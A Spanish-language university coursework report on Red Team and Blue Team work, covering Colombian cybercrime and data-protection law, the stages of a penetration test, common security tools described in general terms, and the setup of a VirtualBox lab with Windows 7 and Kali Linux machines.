CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

SILVIA DANIELA SIERRA VARGAS

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA UNAD

ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

SAMACÁ – BOYACÁ

2021

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

SILVIA DANIELA SIERRA VARGAS

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

M.SC. JOHN F. QUINTERO
DIRECTOR DE CURSO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA UNAD

ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

SAMACÁ – BOYACÁ

2021

CONTENIDO

pág.

LISTA DE FIGURAS

pág.

GLOSARIO

Amenaza: Posibilidad de que un ataque cibernético tenga éxito y logre obtener acceso no autorizado a un sistema de información o a una red. Pueden provenir de usuarios de confianza o de usuarios remotos desconocidos.

Ataque cibernético: También llamado ciberataque. Es un intento llevado a cabo por una persona u organización en contra de otra persona u organización, con el fin de obtener acceso a su sistema de información y un daño o robo de información, datos sensibles; así como la interrupción de servicios.

Ataque de denegación de servicio: También llamado ataque DoS, intento malicioso llevado a cabo para sobrecargar con tráfico un sistema de información, una red o un servidor para saturar sus recursos y evitar que cumpla sus tareas.

BlueTeam: Equipo de una organización que hace parte de la seguridad defensiva, se encarga de analizar continuamente el comportamiento de un sistema y sus usuarios, también verifican la efectividad de las medidas de seguridad tomadas dentro de la organización, para detectar vulnerabilidades y proponer soluciones que robustezcan la seguridad.

Center for Internet Security: Organización sin ánimo de lucro, encargado de los controles CIS reconocidos mundialmente como las mejores prácticas para seguridad informática.

Comando: Instrucción dada a un computador o sistema para que lleve a cabo una tarea específica.

Confidencialidad: Es uno de los tres principios de seguridad informática. Asegura que la información debe tener permisos de acceso únicamente para aquellos que requieran conocerla y que tengan previa autorización para hacerlo.

CVE: Common Vulnerabilities and Exposures o Vulnerabilidades y Exposiciones Comunes. Falla o vulnerabilidad reportada y publicada en internet, a la que se le asigna un identificador con el fin de que sirva como referencia para los encargados de seguridad en las organizaciones.

Disponibilidad: Es uno de los tres principios de seguridad informática. Asegura que la información está disponible siempre que es necesario para aquellos que tengan autorización de acceso. También hace referencia a que la información puede restaurarse en caso de que se presente un incidente de seguridad.

Exploit: Es una secuencia de comandos o una pieza de software que se usa para aprovechar una vulnerabilidad en un sistema o aplicación.

Firewall: Un firewall de hardware o software es una herramienta que crea una barrera de defensa entre los dispositivos y la red para protegerlos de amenazas potenciales, analizando el tráfico de las conexiones e impidiendo las que provengan de usuarios no deseados

Hardening informático: Se refiere a las diferentes formas en las que se puede reforzar la seguridad informática, de forma que sea poco probable el éxito de un ataque informático.

Hardware: Parte física o tangible de un computador.

Integridad: Es uno de los tres principios de seguridad informática. Asegura que la información sea precisa, coherente, confiable y se mantenga segura, aunque se acceda muchas veces a ella o se almacene por mucho tiempo.

IP: Protocolo de internet. Serie de números separados por puntos asignada a un dispositivo para que pueda identificarse y navegar dentro de una red o en internet.

Kali Linux: Distribución de Linux de código abierto y basado en Debian orientado a tareas de seguridad, como test de penetración, informática forense, entre otras.

Máquina virtual: Software con capacidad de imitar a un computador, posee recursos netamente virtuales que permiten ejecutar sistemas operativos y programas informáticos como lo haría un computador real.

Malware: Software malicioso que aprovecha las vulnerabilidades de un sistema para instalar programas dañinos, bloquear accesos, alterar el funcionamiento de un funcionamiento.

Metasploit: Herramienta de software usada para realizar pentestings, que contiene 4 grupos de herramientas: auxiliares, exploits, payloads, post explotación y noop.

Nmap: Software para la exploración de puertos, redes y servicios, comúnmente usada para pruebas de penetración y auditorías de seguridad.

Parches de seguridad: Software que permite la corrección de errores de código en una aplicación o Sistema Operativo, con el fin de eliminar vulnerabilidades detectadas y fortalecer la seguridad.

Payload: Conjunto de datos que hace parte de los ataques cibernéticos, al ser ejecutado causa daños como robo o eliminación de información de la víctima.

Pentesting: Pruebas de penetración. Ataques controlados llevados a cabo por una organización para autoevaluar su seguridad informática, detectar vulnerabilidades y tomar medidas que permitan reducir o eliminar dichas debilidades.

Protocolo: Serie de reglas que regulan la comunicación entre dos dispositivos en una red o en internet.

Puerto: Canal de comunicación usado por una aplicación o servicio, van numerados del 0 al 65535. Un puerto es usado por una aplicación a la vez.

RedTeam: Equipo de seguridad informática de una organización que lleva a cabo ciberataques controlados que permitan medir el impacto de vulnerabilidades existentes en su sistema.

Seguridad informática: Procesos y herramientas implementadas en un sistema de información para protegerlo ante riesgos y amenazas cibernéticos.

Servicio: Software que ejecuta tareas automáticas, responde a solicitudes de usuarios y de otros softwares. Al ejecutarse permiten la comunicación con otros dispositivos en la red.

SIEM: También denominado Gestión de Eventos e Información de Seguridad. Se hace referencia a un tipo de software que opera con inteligencia procesable para generar un panorama global de la seguridad informática dentro de una organización.

Software: Parte lógica o intangible de un computador.

Vulnerabilidad: Debilidad que presenta un computador, una aplicación o un sistema de información y que puede dar paso a un ciberataque.

Windows 7: Versión del sistema operativo comercial Microsoft Windows.

RESUMEN

Este documento se presenta como evidencia del desarrollo de las actividades planteadas en el seminario especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team, que buscan medir los conocimientos en seguridad informática, incluyendo la normatividad colombiana que la reglamenta y que además permiten evidenciar la capacidad técnica para identificar, demostrar y dar solución a incidentes de seguridad de la organización WhiteHouse Security.

PALABRAS CLAVE: APLICACIONES, ATAQUES INFORMÁTICOS, BLUETEAM, CIBERSEGURIDAD, CONFIDENCIALIDAD, HARDENING, INFORMACIÓN, INTEGRIDAD, PENTESTING, PRIVACIDAD, REDTEAM, SISTEMA DE INFORMACIÓN, VULNERABILIDAD.

INTRODUCCIÓN

Uno de los activos más importantes de una empresa u organización es la información y, teniendo en cuenta el constante desarrollo tecnológico y la necesidad de estar a la vanguardia, de optimizar y agilizar procesos, dicha información en muchas empresas se ha venido digitalizando a través de sistemas de información.

Adoptar un sistema de información tiene muchas ventajas, sin embargo, hay que tener en cuenta que estos pueden estar expuestos a múltiples amenazas cibernéticas que podrían comprometer la información, si no se toman las medidas necesarias para contrarrestarlas.

Es aquí donde la ciberseguridad juega un papel importante, ya que adoptar medidas de seguridad informática permitirá a una empresa u organización hacerle frente a los posibles ataques cibernéticos y asegurar la disponibilidad, confidencialidad e integridad de la información.

Este documento además de profundizar en conceptos de ciberseguridad, busca ahondar en el marco normativo en Colombia que reglamenta la ética profesional, penaliza comportamientos de vulneración de información a través del uso de la tecnología y de igual forma regula el manejo de datos personales.

A partir de esto se analiza el acuerdo de confidencialidad entregado por la organización WhiteHouse Security y, además, se hace el análisis de un caso real ocurrido en Colombia, para determinar desde el punto de vista propio, las implicaciones legales y éticas que se generaron.

Adicionalmente, con un ejemplo práctico se evidencia el uso de herramientas que permiten simular un entorno de trabajo para ejecutar pruebas de ciberseguridad en un ambiente controlado.

Como integrante del equipo Red Team de la organización WhiteHouse Security, se identifica y comprueba las causas de una serie de fallos en ciberseguridad que se están presentando en un equipo de cómputo de la red interna de la organización, a partir de la ejecución de un pentesting que se documenta detalladamente de acuerdo a cada una de las fases que lo componen.

Cabe anotar que estas pruebas de penetración se llevan a cabo en un ambiente controlado y con el total consentimiento de la organización ya que, de lo contrario, conllevaría al incumplimiento de la normatividad colombiana.

A partir de lo anterior, se amplía el panorama sobre lo que una organización debe tener en cuenta para mantener un alto nivel de seguridad informática en sus redes y sistemas.

DEFINICIÓN EL PROBLEMA

La organización WhiteHouse Security requiere un informe técnico de la prueba de penetración realizada en sus sistemas, para evaluar las acciones tomadas y analizar el desempeño como integrante del Blue team y del Red team. También busca evaluar la identificación de aspectos legales en Ciberseguridad.

JUSTIFICACIÓN

El informe técnico generado a partir de los análisis sobre el marco normativo colombiano frente a la ciberseguridad, y la prueba de penetración realizada, permitirá a la organización WhiteHouse Security ampliar el panorama sobre las vulnerabilidades que deben priorizarse para fortalecer la seguridad en sus sistemas y evitar que se presenten incidentes cibernéticos que afecten la integridad, confidencialidad y disponibilidad de su información.

OBJETIVOS

Objetivo general

Presentar un informe técnico a la organización WhiteHouse Security, exponiendo los aspectos legales identificados y evidenciando las acciones propuestas como integrante del equipo BlueTeam, RedTeam frente a las situaciones dadas durante el periodo de prueba.

Objetivos específicos

- Analizar herramientas que permitan fortalecer la seguridad en los dispositivos de la organización.
- Conocer el marco normativo de Colombia frente a los delitos informáticos, protección de datos personales y ética profesional.
- Analizar situaciones reconocidas a nivel nacional sobre incidentes de seguridad y relacionarlas con el marco normativo.
- Reconocer las fuentes confiables en internet de reportes de vulnerabilidades cibernéticas.
- Tener claridad sobre los diferentes tipos de ciberataque de los que puede ser víctima la organización.
- Evaluar la seguridad informática de la organización a través de un test de penetración autorizado previamente por la misma.
- Proponer soluciones para eliminar o minimizar vulnerabilidades y fortalecer la seguridad informática de la organización.

MARCO TEÓRICO

En el marco de la seguridad informática y frente a lo que relacionado con delitos informáticos y protección de datos personales, se analizan la Ley 1273 de 2009[1] y la Ley estatutaria 1266 de 2008 también denominada 'Ley de Habeas Data' y la Ley Estatutaria 1581 de 2012[2], la cual está parcialmente reglamentada por 2 decretos nacionales (1377 de 2013 y 1081 de 2015).

Para comprender y medir la seguridad informática en una organización, una opción muy efectiva es optar por realizar un pentesting o test de penetración que, a través de una serie de pasos permite detectar vulnerabilidades de un sistema o una red, para posteriormente aprovecharlas a través de exploits y payloads, de forma que pueda confirmarse el daño que podría ocasionar en el sistema si no se toman medidas de seguridad para minimizar o eliminar dichas vulnerabilidades.

Para efectos de la situación planteada por la organización WhiteHouse Security, se adopta la metodología de pentesting PTES (Penetration Testing Execution Standard), cuya estructura cubre todo lo relacionado a un test de penetración ya que inicia en el pre-compromiso donde se conversa con la organización para definir el alcance del pentesting, la forma en la que se llevará a cabo y termina en los reportes generados con los detalles de la prueba de penetración realizada para que la organización analice los resultados del proceso y tome en cuenta las recomendaciones propuestas para fortalecer la seguridad.

[1]Ley 1273 de 2009.
https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492#:~:text=Por%20medio%20de%20la%20cual,las%20comunicaciones%2C%20entre%20otras%20disposiciones

[2]Ley estatutaria 1581 de 2012.
https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

METODOLOGÍA

Para el análisis del marco legal relacionado con delitos informáticos y ética profesional de la ingeniería, se revisa la normatividad colombiana oficial.

Para llevar a cabo el pentesting se toma como base la metodología PTES Penetration Testing Execution Standard, cuya estructura cubre todo lo relacionado a un test de penetración.

Se hace uso de internet para la consulta y profundización de conceptos sobre seguridad informática, herramientas para fortalecer la seguridad informática, búsqueda de vulnerabilidades reportadas, entre otros.

DESARROLLO DEL INFORME

1. Conceptos equipos de seguridad

1.1. Dentro del margen legal en Colombia sobre delitos informáticos y protección de datos personales redacte con sus propias palabras que legislación “leyes, decretos” existen actualmente y las características principales de cada ley.

En Colombia se creó la ley 1273 de 2009[3] con el principal objetivo de proteger la información, los datos y preservar sistemas informáticos, a través de la adición de delitos informáticos y delitos referentes a la vulneración de la información y de los datos al código penal colombiano, con penas de prisión de hasta 120 meses, además de multas que llegan a los 1500 smlmv.

Esto, teniendo en cuenta que los avances tecnológicos, además de sus innumerables ventajas, también han generado un incremento en los riesgos para las personas y las organizaciones que hacen uso de estos. La creación de esta normativa lo que busca precisamente es hacer frente a los diferentes comportamientos ilícitos generados a partir del uso indebido de la tecnología.

Algunos de los delitos informáticos contemplados en esta ley son: acceso abusivo a un sistema informático, violación de datos personales, hurto por medios informáticos y semejantes, uso de software malicioso, entre otros.

En el marco de la protección de datos personales, el Gobierno Nacional expidió la ley estatutaria 1266 de 2008 que regula el tratamiento de los datos personales que, especialmente en los ámbitos crediticio, financiero y de servicios, se encuentren registrados en bases de datos administradas o generadas por entidades públicas o privadas. A esta ley también se le conoce como ‘Ley de Habeas Data’.

Posteriormente se expidió la Ley Estatutaria 1581 de 2012[4], la cual está parcialmente reglamentada por 2 decretos nacionales (1377 de 2013 y 1081 de 2015). Esta normativa se creó con el fin de estipular lineamientos de tratamiento de datos para las bases de datos que no estén contempladas dentro del ámbito de aplicación de la ley 1266 de 2008.

Los lineamientos generales que se estipulan en esta legislación buscan promover los derechos constitucionales contemplados en el artículo 15 (derecho a la información) y el artículo 20 de la Constitución Política (derecho que tenemos

[3]Ley 1273 de 2009.
https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492#:~:text=Por%20medio%20de%20la%20cual,las%20comunicaciones%2C%20entre%20otras%20disposiciones

[4]Ley estatutaria 1581 de 2012.
https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

todos los colombianos a la intimidad personal, al buen nombre, así como conocer, actualizar y rectificar los datos recolectados en bases de datos o archivos).

Dentro de los lineamientos estipulados en la Ley 1266 de 2018 y la Ley Estatutaria 1581 de 2012, se incluye el deber de garantizar el derecho de hábeas data, así como la obligación que tienen los responsables del tratamiento de la información de establecer sus políticas de tratamiento de datos personales y velar por su cumplimiento por parte de los encargados. De igual forma, abarcan directrices como los avisos de privacidad y la autorización de tratamiento de datos personales sensibles que se deben adoptar en el marco de la recolección de datos personales, entre otros.

1.2. En el mundo de la ciberseguridad existen procesos definidos para poder ejecutar de forma organizada lo que se conoce como pruebas de penetración o *pentesting*; usted como futuro experto deberá redactar con sus palabras y definir cada una de las etapas del *pentesting*, dentro de la definición incorporará un ejemplo de una herramienta que se utilice para cada una de las etapas del *pentesting*.

Para hacer un autodiagnóstico del nivel de seguridad que presenta un sistema de información, una opción muy precisa es realizar un *pentesting* o 'test de penetración'.

Dicho test consiste en realizar ataques hacia los sistemas informáticos, en un ambiente controlado, de forma que desde la misma empresa se detecten las vulnerabilidades de dichos activos y se tomen las medidas que permitan reducir o eliminar dichas debilidades. De igual forma, un *pentesting* permite evaluar la efectividad de las defensas implementadas.

Lo recomendable es realizar un *pentesting* de forma periódica, ya que así se reducen las posibilidades de sufrir incidentes que afecten la confidencialidad, integridad y disponibilidad de los activos dentro de una organización.

Existen diferentes tipos de pruebas de penetración: de caja blanca, de caja negra, de caja gris, externo e interno. A pesar de tener el mismo objetivo, lo que varía entre los tipos de *pentesting* es la cantidad de información requerida para hacer las pruebas de penetración, así como el alcance de efectividad de las mismas.

Para realizar un test de penetración, a nivel general deben tenerse en cuenta una serie de pasos o etapas como son:

Etapa de reconocimiento: Inicialmente se definen los objetivos y alcance del test a realizar, a partir de ahí se reúne la mayor cantidad de información (identificación del sistema, correos electrónicos, puertos abiertos) la cual será de utilidad para comprender el funcionamiento del sistema de información a evaluar y servirá como insumo para las siguientes etapas del proceso.

En esta fase son de gran utilidad las herramientas OSINT, que permiten recolectar información a partir de fuentes públicas sobre una organización. Un ejemplo de estas herramientas es **Google Dorks**.

Etapa de análisis de vulnerabilidades: De acuerdo a los objetivos definidos previamente, se realiza un escaneo de los puertos y servicios del sistema, con el fin de identificar vulnerabilidades potenciales.

En esta etapa, son de utilidad herramientas como **nmap**, la cual realizar un escaneo de puertos, redes y servicios; así como de comprobar si en el sistema se detectan vulnerabilidades de entre las más conocidas, a través del uso de scripts o secuencias de comandos.

Etapa de modelado de amenazas: Partiendo de la información recolectada se genera un modelo de amenazas que permitirá definir la forma en que se atacará al sistema, teniendo en cuenta las vulnerabilidades encontradas previamente. A partir de esta fase, se priorizan medidas para robustecer la seguridad del sistema.

Para el modelado de amenazas suelen usarse diagramas de flujo, y existen herramientas de apoyo como **Trike**, que puede usarse para plasmar cada componente del sistema, de forma que se identifiquen las amenazas y se clasifiquen según correspondan a DoS o elevación de privilegios.

Etapa de explotación: En esta fase se inicia el acceso al sistema, imitando un ciberataque, lo cual permitirá comprobar hasta qué punto pueden ser aprovechadas las vulnerabilidades existentes para comprometer el sistema y extraer información.

Herramientas como **Metasploit** son reconocidas por permitir tanto identificar como explotar (a través de exploits) las vulnerabilidades detectadas en un sistema de información, a través de pruebas, para evaluar el daño que puede generar en el sistema de información o servicio.

Etapa de generación de informes: Se debe documentar de forma detallada el proceso de auditoría llevado a cabo, lo recomendable es generar 2 reportes: uno técnico y uno ejecutivo. Dicha documentación servirá para mostrar los resultados obtenidos a la organización y para tomar medidas que permitan robustecer la seguridad de la información en sus sistemas.

A pesar de que estos reportes pueden hacerse manualmente, existen herramientas como ***Simple Vulnerability Manager*** que permite generar automáticamente los informes necesarios para que todas las partes de la organización cuenten con información comprensible sobre el proceso realizado.

Si bien se puede optar por herramientas individuales para cada etapa del *pentesting*, también se puede emplear una de las metodologías existentes como: la OSSTMM, OWASP o el *Penetration Testing Framework* de *Vulnerability Assessment*, las cuales indican los pasos a seguir para realizar una prueba de

penetración e incluye sugerencias sobre las herramientas que se pueden usar para el desarrollo de cada etapa.

1.3. Las herramientas de ciberseguridad son de vital importancia, además que existe un gran abanico de posibilidades de herramientas existentes y software especializado para desarrollar herramientas propias. Usted como futuro experto debe definir y explicar las siguientes herramientas:

• **Metasploit:** Es una reconocida caja de herramientas usada para realizar *pentestings*, que contiene 4 grupos de herramientas: auxiliares, exploits, *payloads*, post explotación y noop. A través de estas herramientas, Metasploit permite escanear vulnerabilidades en puertos, servicios, redes y explotar las vulnerabilidades detectadas para comprobar el nivel de daño que puede generar en el servicio o sistema de información.

Para interactuar con este conjunto de herramientas, Metasploit cuenta con una interfaz gráfica, una interfaz web y la interfaz de línea de comandos.

• **Nmap:** Es una herramienta gratuita que permite realizar exploración de puertos, redes y servicios, comúnmente usada para pruebas de penetración y auditorías de seguridad. Nmap genera un listado con los equipos disponibles dentro de una red, los servicios que ofrecen, su sistema a operativo, entre muchas otras características, a través de secuencias de comandos.

La información más relevante que genera Nmap corresponde a la tabla de puertos, donde se muestran los puertos con su respectivo protocolo, estado (abierto, cerrado, filtrado y no filtrado) y servicio más común.

De igual forma, permite comprobar si se presentan vulnerabilidades de entre las más conocidas. Puntualmente, permite conocer si dentro del sistema hay usuarios con contraseñas débiles o por defecto, así como determinar vulnerabilidad ante ataques de denegación de servicio o de falsificación de petición en sitios cruzados.

Nmap cuenta con la interfaz de línea de comandos, la interfaz gráfica Zenmap y es compatible con Linux, Windows y MacOS.

• **OpenVas:** Openvas es una herramienta de uso libre para el escaneo de vulnerabilidades, que permite realizar pruebas para comprobar fallas de seguridad y priorizarlas de acuerdo su impacto.

Posee dos servicios: un gestor y un escáner. El gestor es el sistema principal de OpenVAS, que se encarga de recibir instrucciones para controlar el proceso de escaneo de la herramienta, gestionar usuarios, controlar accesos y verificar la información de los resultados del escaneo que se almacenan en la base de datos;

por su parte, el escáner es el encargado de ejecutar las pruebas a través de las que se identifican las vulnerabilidades de red.

Cuenta con una interfaz de línea de comandos y una interfaz web. De hecho, al ser instalada, puede usarse a través de *Metasploit framework*.

Servicios en línea:

• **ExploitDB:** Es un repositorio creado por *Offensive Security* que contiene exploits públicos y software vulnerable que es de utilidad para los encargados de realizar pruebas de penetración, así como para quienes se dedican a la investigación de vulnerabilidades.

Esta base de datos cuenta con una interfaz intuitiva que permite realizar búsquedas de los exploits y las aplicaciones vulnerables.

• **CVE:** Los *Common Vulnerabilities and Exposures* o Vulnerabilidades y Exposiciones Comunes corresponden a una lista pública de vulnerabilidades de seguridad informática, a las cuales se les asigna un número de identificación, con el fin de que los encargados de seguridad informática tengan un insumo para definir las vulnerabilidades priorizadas a las que se debe dar solución para robustecer la seguridad del sistema.

Estos CVE pueden ser reportados por cualquier persona que encuentre una vulnerabilidad en un sistema y, al recibir dichos reportes, las autoridades de numeración de CVE se encargan de asignarle el respectivo número de identificación, así como su descripción y las referencias correspondientes, para posteriormente publicarlas en el sitio web oficial.

Las características que debe tener una vulnerabilidad para convertirse en CVE son:

- Cuentan con solución independiente
- La falla de seguridad se documenta o se obtiene la confirmación de la existencia de dicha falla por parte del proveedor de software o hardware.
- Comprometen una base del código.

1.4. Para finalizar esta actividad es importante que usted reconozca, analice y configure "banco de trabajo" lo solicitado en el anexo 1 – Escenario 1 sobre el cual deberá trabajar actividades que contienen un alto grado de tecnicidad. Lo solicitado en el anexo 1 – escenario 1 es lo siguiente:

• **Paso A: Descargar la herramienta virtualizadora “VirtualBox” en su última versión.**

Figura 1. Interfaz de la herramienta VirtualBox


Fuente: propia.

• **Paso B: Una vez se realice apertura del foro para el desarrollo de la actividad se procederá a compartir enlace de descarga de lo requerido para el montaje del banco de trabajo, las imágenes en formato. OVA las cuales se encuentran ya preconfiguradas para ser utilizadas en las actividades de carácter técnico. En las imágenes. OVA existe: Un windows 7 X86, un windows 7 X64, un Kali Linux.**

Figura 2. Archivos OVA descargados

Fuente: propia.

Figura 3. Importación de archivos OVA a VirtualBox




Fuente: propia.

• **Paso C: Debe validar que exista comunicación entre cada una de las máquinas Windows con la máquina de Kali Linux, recuerde por favor no encender las tres máquinas al tiempo ya que puede colapsar los recursos hardware de su equipo host, encienda primero una máquina Windows y posterior a ello encienda la máquina Kali Linux.**

IP Máquina Windows 1: 10.0.2.4


Figura 4. Ejecución de comandos en máquina virtual con Windows 7



Fuente: propia.

IP Máquina Kali Linux: 10.0.2.15


Figura 5. Ejecución de comandos en máquina virtual con Kali Linux



Fuente: propia.

Se realiza ping entre la máquina Windows 1 con la máquina Kali Linux para verificar la comunicación entre ellas, obteniendo respuesta sin problemas:


Figura 6. Ejecución de comandos en máquina virtual con Windows 7



Fuente: propia.

De igual forma se verifica la comunicación desde la máquina Kali Linux hacia la máquina Windows1, obteniendo respuesta sin problemas:


Figura 7. Ejecución de comandos en máquina virtual con Kali Linux



Fuente: propia.

• Paso D: Evidenciar con printscreen el montaje del banco de trabajo y explicar cómo se encuentra desplegado "características técnicas de hardware".

Figura 8. Banco de trabajo en VirtualBox



Fuente: propia.

Características técnicas del hardware

VirtualBox despliega las características técnicas de cada máquina virtual, a través de las siguientes secciones:

- **General:** indica el Sistema Operativo y la versión del mismo que usa la máquina virtual.
- **Sistema:** muestra la memoria RAM y procesadores asignados a la máquina virtual.
- **Pantalla:** Indica la cantidad de memoria de video asignada a una máquina virtual.
- **Almacenamiento:** Indica los dispositivos de almacenamiento y sus atributos.
- **Audio:** Muestra el controlador de audio asignado y la configuración de entrada y salida de audio.
- **Red:** Muestra los adaptadores de red asignados a la máquina virtual.
- **Puerto serie:** Permite identificar los puertos serie habilitados para la máquina virtual.
- **USB:** Muestra el controlador USB habilitado para la máquina virtual.
- **Carpetas compartidas:** Muestra las carpetas compartidas que posee la máquina virtual.

2. Actuación ética y legal

2.1. ¿Una vez leído el anexo 2 – escenario 2 y el anexo 3 – Acuerdo usted logra evidenciar algún proceso ilegal y no ético que se esté estipulando en dicho acuerdo? Deberá argumentar su respuesta y señalar los fragmentos ilegales del anexo acuerdo en caso de existir alguna irregularidad.

